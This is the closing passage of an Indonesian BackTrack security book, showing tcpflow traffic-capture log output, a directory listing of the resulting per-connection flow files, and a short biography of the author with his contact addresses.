tcpflow[11428]: 074.125.235.023.00080-192.168.002.003.56520: closing file
tcpflow[11428]: 192.168.002.003.49191-074.125.128.095.00080: new flow
tcpflow[11428]: 074.125.128.095.00080-192.168.002.003.49191: new flow
tcpflow[11428]: 192.168.002.003.49191-074.125.128.095.00080: new flow
tcpflow[11428]: 192.168.002.003.44791-074.125.235.047.00443: new flow
tcpflow[11428]:  192.168.002.003.44791-074.125.235.047.00443:  opening  new  output
file
tcpflow[11428]: 074.125.235.031.00080-192.168.002.003.54155: closing file
tcpflow[11428]: 192.168.002.003.33723-074.125.235.046.00443: new flow
tcpflow[11428]:  192.168.002.003.33723-074.125.235.046.00443:  opening  new  output
file
tcpflow[11428]: 192.168.002.003.41368-074.125.235.048.00080: closing file
tcpflow[11428]: 074.125.235.047.00443-192.168.002.003.44791: new flow
tcpflow[11428]:  074.125.235.047.00443-192.168.002.003.44791:  opening  new  output
file
tcpflow[11428]: 074.125.235.048.00080-192.168.002.003.41368: closing file
tcpflow[11428]: 074.125.235.046.00443-192.168.002.003.33723: new flow
tcpflow[11428]:  074.125.235.046.00443-192.168.002.003.33723:  opening  new  output
file
tcpflow[11428]: 192.168.002.003.42688-074.125.235.047.00080: closing file
tcpflow[11428]: 192.168.002.003.57472-199.059.150.009.00080: new flow
^Ctcpflow[11428]: terminating
```

Maka tcpflow membuat laporan


```
root@bt:~# ls
031.013.079.023.00080-192.168.002.003.52706
068.232.044.139.00080-192.168.002.003.59490
068.232.044.169.00080-192.168.002.003.60569
068.232.045.253.00080-192.168.002.003.50748
074.125.128.095.00080-192.168.002.003.49191
074.125.128.095.00080-192.168.002.003.49274
```

```
074.125.128.095.00080-192.168.002.003.49275
074.125.128.191.00080-192.168.002.003.49718
074.125.128.191.00080-192.168.002.003.49719
074.125.128.191.00080-192.168.002.003.49722
074.125.128.191.00080-192.168.002.003.49732
074.125.128.191.00080-192.168.002.003.49738
074.125.235.023.00080-192.168.002.003.56515
074.125.235.023.00080-192.168.002.003.56520
074.125.235.031.00080-192.168.002.003.54155
074.125.235.033.00080-192.168.002.003.55380
074.125.235.033.00080-192.168.002.003.55381
074.125.235.033.00080-192.168.002.003.55382
074.125.235.033.00080-192.168.002.003.55383
074.125.235.037.00443-192.168.002.003.43229
074.125.235.038.00080-192.168.002.003.43576
074.125.235.038.00080-192.168.002.003.43577
074.125.235.038.00080-192.168.002.003.43578
074.125.235.038.00080-192.168.002.003.43579
074.125.235.038.00080-192.168.002.003.43580
074.125.235.038.00080-192.168.002.003.43581
074.125.235.040.00080-192.168.002.003.45529
074.125.235.040.00080-192.168.002.003.45530
074.125.235.040.00080-192.168.002.003.45531
074.125.235.040.00080-192.168.002.003.45532
074.125.235.040.00080-192.168.002.003.45533
074.125.235.040.00080-192.168.002.003.45583
074.125.235.041.00080-192.168.002.003.48415
074.125.235.041.00080-192.168.002.003.48416
074.125.235.041.00080-192.168.002.003.48417
074.125.235.041.00080-192.168.002.003.48418
074.125.235.041.00080-192.168.002.003.48419
074.125.235.041.00080-192.168.002.003.48420
074.125.235.046.00080-192.168.002.003.54473
074.125.235.046.00443-192.168.002.003.33723
074.125.235.047.00080-192.168.002.003.42682
074.125.235.047.00080-192.168.002.003.42683
074.125.235.047.00080-192.168.002.003.42688
074.125.235.047.00080-192.168.002.003.42689
074.125.235.047.00443-192.168.002.003.44791
074.125.235.048.00080-192.168.002.003.41367
074.125.235.048.00080-192.168.002.003.41368
108.162.199.193.00080-192.168.002.003.55748
141.101.116.150.00080-192.168.002.003.39347
141.101.116.150.00080-192.168.002.003.39348
141.101.116.150.00080-192.168.002.003.39349
184.025.239.139.00080-192.168.002.003.38725
192.168.002.002.51518-192.168.002.003.00666
192.168.002.003.00666-192.168.002.002.51518
192.168.002.003.33723-074.125.235.046.00443
192.168.002.003.36784-223.255.230.137.00080
192.168.002.003.38725-184.025.239.139.00080
192.168.002.003.39347-141.101.116.150.00080
192.168.002.003.39348-141.101.116.150.00080
192.168.002.003.39349-141.101.116.150.00080
192.168.002.003.41367-074.125.235.048.00080
192.168.002.003.41368-074.125.235.048.00080
192.168.002.003.42682-074.125.235.047.00080
192.168.002.003.42683-074.125.235.047.00080
192.168.002.003.42688-074.125.235.047.00080
192.168.002.003.42689-074.125.235.047.00080
192.168.002.003.43229-074.125.235.037.00443
192.168.002.003.43576-074.125.235.038.00080
192.168.002.003.43577-074.125.235.038.00080
192.168.002.003.43578-074.125.235.038.00080
192.168.002.003.43579-074.125.235.038.00080
192.168.002.003.43580-074.125.235.038.00080
192.168.002.003.43581-074.125.235.038.00080
```

```
192.168.002.003.44791-074.125.235.047.00443
192.168.002.003.45529-074.125.235.040.00080
192.168.002.003.45530-074.125.235.040.00080
192.168.002.003.45531-074.125.235.040.00080
192.168.002.003.45532-074.125.235.040.00080
192.168.002.003.45533-074.125.235.040.00080
192.168.002.003.45583-074.125.235.040.00080
192.168.002.003.46611-216.239.032.021.00080
192.168.002.003.48415-074.125.235.041.00080
192.168.002.003.48416-074.125.235.041.00080
192.168.002.003.48417-074.125.235.041.00080
192.168.002.003.48418-074.125.235.041.00080
192.168.002.003.48419-074.125.235.041.00080
192.168.002.003.48420-074.125.235.041.00080
192.168.002.003.49191-074.125.128.095.00080
192.168.002.003.49274-074.125.128.095.00080
192.168.002.003.49275-074.125.128.095.00080
192.168.002.003.49718-074.125.128.191.00080
192.168.002.003.49719-074.125.128.191.00080
192.168.002.003.49722-074.125.128.191.00080
192.168.002.003.49732-074.125.128.191.00080
192.168.002.003.49738-074.125.128.191.00080
192.168.002.003.50748-068.232.045.253.00080
192.168.002.003.52706-031.013.079.023.00080
192.168.002.003.53484-209.084.013.118.00080
192.168.002.003.53485-209.084.013.118.00080
192.168.002.003.53486-209.084.013.118.00080
192.168.002.003.54155-074.125.235.031.00080
192.168.002.003.54473-074.125.235.046.00080
192.168.002.003.55380-074.125.235.033.00080
192.168.002.003.55381-074.125.235.033.00080
192.168.002.003.55382-074.125.235.033.00080
192.168.002.003.55383-074.125.235.033.00080
192.168.002.003.55709-108.162.199.193.00080
192.168.002.003.55748-108.162.199.193.00080
192.168.002.003.56515-074.125.235.023.00080
192.168.002.003.56520-074.125.235.023.00080
192.168.002.003.57447-199.059.150.009.00080
192.168.002.003.59490-068.232.044.139.00080
192.168.002.003.60569-068.232.044.169.00080
199.059.150.009.00080-192.168.002.003.57447
209.084.013.118.00080-192.168.002.003.53484
209.084.013.118.00080-192.168.002.003.53485
209.084.013.118.00080-192.168.002.003.53486
216.239.032.021.00080-192.168.002.003.46611
223.255.230.137.00080-192.168.002.003.36784
```

Biograpy Penulis

ZICO SWEATLY EKEL.



Penulis merupakan Praktisi Sekuritas IT khususnya pada pengembangan Linux BackTrack di Indonesia. Penulis juga merupakan pendiri komunitas Backtrack di Indonesia yaitu Indonesian Backtrack Team disingkat IBTeam. Penulis sudah di undang membawakan seminar di lebih dari 28 kampus di seluruh Indonesia. , penulis juga bekerja sebagai Penetration Testing & Vulnerability Research di PT.Pinhard Indonesia dan Codewall Security. (www.codewall-security.com)

Anda dapat menghubungi penulis ASWB pada alamat email di bawah ini

zee.eichel@indonesianbacktrack.or.id
zee.eichel@pinhard.co.id